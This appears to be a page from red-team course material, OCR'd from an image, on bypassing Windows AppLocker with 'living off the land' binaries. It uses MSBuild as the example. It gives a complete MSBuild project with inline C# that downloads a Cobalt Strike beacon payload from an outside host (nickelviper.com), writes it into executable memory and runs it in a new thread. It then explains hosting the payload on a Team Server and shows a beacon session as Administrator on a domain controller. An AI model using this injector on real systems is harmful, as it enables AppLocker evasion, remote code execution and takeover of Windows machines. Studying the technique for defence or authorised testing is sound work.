
4. Living Off The Land Binaries, Scripts and Libraries

Known colloquially as LOLBAS, these are executables and scripts that come as part of Windows but allow for arbitrary code execution. They allow us to bypass AppLocker, because they're allowed to execute under the normal allow criteria - they exist in trusted paths (C:\Windows and C:\Program Files) and may also be digitally signed by Microsoft.

The LOLBAS website contains hundreds of examples that can be utilised. Let's use MSBuild as a demo - if not blocked, it can be used to execute arbitrary C# code from a .csproj or .xml file.

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSBuild">
   <MSBuildTest/>
  </Target>
   <UsingTask
    TaskName="MSBuildTest"
    TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks
.v4.0.dll" >
     <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[

            using System;
            using Microsoft.Build.Framework;
            using Microsoft.Build.Utilities;

            public class MSBuildTest : Task, ITask
            {
                public override bool Execute()
                {
                    Console.WriteLine("Hello World");
                    return true;
                }
            }

        ]]>
```

```
      </Code>
    </Task>
  </UsingTask>
</Project>
```



This could be turned into a basic shellcode injector.

```
<Project ToolsVersion="4.0"
xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
  <Target Name="MSBuild">
   <MSBuildTest/>
  </Target>
   <UsingTask
    TaskName="MSBuildTest"
    TaskFactory="CodeTaskFactory"

AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks
.v4.0.dll" >
     <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[

            using System;
            using System.Net;
            using System.Runtime.InteropServices;
            using Microsoft.Build.Framework;
            using Microsoft.Build.Utilities;

            public class MSBuildTest :  Task, ITask
            {
                public override bool Execute()
                {
                    byte[] shellcode;
                    using (var client = new WebClient())
```

```
                    {
                        client.BaseAddress = "http://nickelviper.com";
                        shellcode = client.DownloadData("beacon.bin");
                    }

                    var hKernel = LoadLibrary("kernel32.dll");
                    var hVa = GetProcAddress(hKernel, "VirtualAlloc");
                    var hCt = GetProcAddress(hKernel, "CreateThread");

                    var va =
Marshal.GetDelegateForFunctionPointer<AllocateVirtualMemory>(hVa);
                    var ct = Marshal.GetDelegateForFunctionPointer<CreateThread>
(hCt);

                    var hMemory = va(IntPtr.Zero, (uint)shellcode.Length,
0x00001000 | 0x00002000, 0x40);
                    Marshal.Copy(shellcode, 0, hMemory, shellcode.Length);

                    var t = ct(IntPtr.Zero, 0, hMemory, IntPtr.Zero, 0,
IntPtr.Zero);
                    WaitForSingleObject(t, 0xFFFFFFFF);

                    return true;
                }

            [DllImport("kernel32", CharSet = CharSet.Ansi)]
            private static extern IntPtr
LoadLibrary([MarshalAs(UnmanagedType.LPStr)]string lpFileName);

            [DllImport("kernel32", CharSet = CharSet.Ansi)]
            private static extern IntPtr GetProcAddress(IntPtr hModule, string
procName);

            [DllImport("kernel32")]
            private static extern uint WaitForSingleObject(IntPtr hHandle, uint
dwMilliseconds);

            [UnmanagedFunctionPointer(CallingConvention.StdCall)]
            private delegate IntPtr AllocateVirtualMemory(IntPtr lpAddress, uint
dwSize, uint flAllocationType, uint flProtect);

            [UnmanagedFunctionPointer(CallingConvention.StdCall)]
            private delegate IntPtr CreateThread(IntPtr lpThreadAttributes, uint
```

```
dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags,
IntPtr lpThreadId);

            }

        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

- You can use `http_x64.xprocess.bin` here and host it on the Cobalt Strike Team Server via *Site Management* > *Host File*.

external	internal ^	listener	user	computer	note	process	pid	arch	last	sleep
10.10.150.10	10.10.150.10	http	Administrator *	DC		MSBuild.exe	740	x64	58s	1 minute